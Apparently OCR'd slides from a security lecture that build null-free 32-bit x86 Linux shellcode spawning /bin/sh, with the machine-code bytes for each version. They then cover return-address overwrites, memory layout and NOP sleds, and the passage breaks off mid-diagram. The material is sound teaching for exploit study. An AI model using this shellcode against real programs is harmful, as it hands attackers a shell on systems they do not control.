


```c
#include <unistd.h>

void get_shell() {
        char *argv[2];
        char *envp[1];
        argv[0] = "/bin/sh";
        argv[1] = NULL;
        envp[0] = NULL;
        execve(argv[0], argv, envp);
}

int main() {
        get_shell();
}
```


```
steve $ ./get_shell
$
```



```asm
.LC0:
        .string "/bin/sh"
get_shell:
        subl    $44, %esp
        movl    $.LC0, 24(%esp)
        movl    $0, 28(%esp)
        movl    $0, 20(%esp)
        leal    20(%esp), %eax
        movl    %eax, 8(%esp)
        leal    24(%esp), %eax
        movl    %eax, 4(%esp)
        movl    $.LC0, (%esp)
        call    execve
        addl    $44, %esp
        ret
main:
        pushl   %ebp
        movl    %esp, %ebp
        andl    $-16, %esp
        call    get_shell
        leave
        ret
```

Copy &paste = exploit?

- A few immediate problems
  - .LC0 is an absolute address
  - call uses a relative address
- What’s that leal instruction?
  - LEA = “Load Effective Address”
  - It performs addition, nothing else
  - leal 20(%esp), %eax sets eax to esp + 20
  - movl 20(%esp), %eax loads 4-bytes from address esp + 20 into eax




```
.LC0:
        .string "/bin/sh"
get_shell:
        subl    $44, %esp
        movl    $.LC0, 24(%esp)
        movl    $0, 28(%esp)
        movl    $0, 20(%esp)
        leal    20(%esp), %eax
        movl    %eax, 8(%esp)
        leal    24(%esp), %eax
        movl    %eax, 4(%esp)
        movl    $.LC0, (%esp)
        call    execve
        addl    $44, %esp
        ret
```

32-bit x86 system calls on Linux


- System call number goes in eax
- Arguments go in ebx, ecx, edx, esi, edi
- System call itself happens via software interrupt: int 0x80

execve

- sys_execve: Execute a new process
  - System call number 11 = 0xb (so eax = 11)
  - ebx = pointer to C-string (NUL-terminated) path to file
  - ecx = pointer to NULL-terminated array of C-string arguments
  - edx = pointer to NULL-terminated array of C-string environment variables



```c
void get_shell() {
        char *argv[2];
        char *envp[1];
        argv[0] = "/bin/sh";
        argv[1] = NULL;
        envp[0] = NULL;
        execve(argv[0], argv, envp);
}
```



ebx

/bin/sh\0

ecx


NULL

edx


NULL

execve minor optimization


- Reuse the NULL word in argv



Let’s rewrite get_shell




```
.LC0:
        .string "/bin/sh"
get_shell:
        movl    $.LC0, %ebx
        pushl   $0
        movl    %esp, %edx
        pushl   %ebx
        movl    %esp, %ecx
        movl    $11, %eax
        int     $0x80
```




We still have an absolute address for /bin/sh

- We can write it to the stack!



```
get_shell:
        pushl   $0x0068732f     # '/sh\0'
        pushl   $0x6e69622f     # '/bin
        movl    %esp, %ebx
        pushl   $0
        movl    %esp, %edx
        pushl   %ebx
        movl    %esp, %ecx
        movl    $11, %eax
        int     $0x80
```



…

/sh\0

ebx → /bin

edx → 0 (NULL)

ecx, esp →

eax = 11

Shellcode caveats

- “Forbidden” characters
  - Null characters in shellcode halt strcpy
  - Line breaks halt gets
  - Any whitespace halts scanf

```
68 2f 73 68 00          pushl   $0x0068732f
68 2f 62 69 6e          pushl   $0x6e69622f
89 e3                   movl    %esp, %ebx
6a 00                   pushl   $0x0
89 e2                   movl    %esp, %edx
53                      pushl   %ebx
89 e1                   movl    %esp, %ecx
b8 0b 00 00 00          movl    $0xb, %eax
cd 80                   int     $0x80
```

Use xor to get a 0

- xorl %eax, %eax clears eax
- Push /bin/shX
- Overwrite ‘X’ with al
- Push eax instead of 0
- movb $0xb, %al overwrites just the least significant byte of eax with 11


```
31 c0                   xorl    %eax, %eax
68 2f 73 68 58          pushl   $0x5868732f
68 2f 62 69 6e          pushl   $0x6e69622f
88 44 24 07             movb    %al, 0x7(%esp)
89 e3                   movl    %esp, %ebx
50                      pushl   %eax
89 e2                   movl    %esp, %edx
53                      pushl   %ebx
89 e1                   movl    %esp, %ecx
b0 0b                   movb    $0xb, %al
cd 80                   int     $0x80
```

Fancy new shellcode!

- No forbidden characters!
- Can we now copy and paste? Pretty much! (subject to constraints)
- Exploitation procedure:
  1. Find vulnerability that lets you inject shellcode into process
  2. Find vulnerability that lets you overwrite control data (like a return address) with the address of your shell code (this can be the same vuln as in step 1)
  3. Exploit vulnerabilities in steps 1&2

How do you know the address of the shellcode?

- Memory layout is affected by a variety of factors
  - Command line arguments
  - Environment variables
  - Threads—let’s ignore these for now
  - Address space layout randomization (ASLR)—we’ll come back to this later



1GB

3GB

Kernel space
User code CANNOT read from nor write to these addresses, doing so results in a Segmentation Fault

0xc0000000 == TASK_SIZE

Environment vars and program arguments

Stack (grows down)

RLIMIT_STACK (e.g., 8MB)

Memory Mapping Segment
File mappings (including dynamic libraries) and anonymous mappings. Example: /lib/libc.so

program break
brk

Heap

start_brk

BSS segment
Uninitialized static variables, filled with zeros.
Example: static char *userName;

Data segment
Static variables initialized by the programmer.
Example: static char *gonzo = "God's own prototype";

end_data

start_data
end_code

Text segment (ELF)
Stores the binary image of the process (e.g., /bin/gonzo)

0x08048000

0


Image source: http://duartes.org/gustavo/blog/post/anatomy-of-a-program-in-memory/

Dealing with addresses

- When overwriting the return address on the stack, we may not know the exact stack address
  - Duplicate the return address several times
- But where should it point? We probably don’t know the exact address of the buffer where we injected our shellcode
  - Add a bunch of nop (no-op) instructions to the beginning of our shellcode and hope we land in the middle of them.
- Sometimes we can control the layout and make it deterministic

Hard to guess address


- NOTE: For the rest of these slides, low addresses are on the top, high are on the bottom!



shellcode

ret guess

Hard to guess address



shellcode


ret guess

ret guess

…

ret guess

Hard to guess address



nop

…

nop

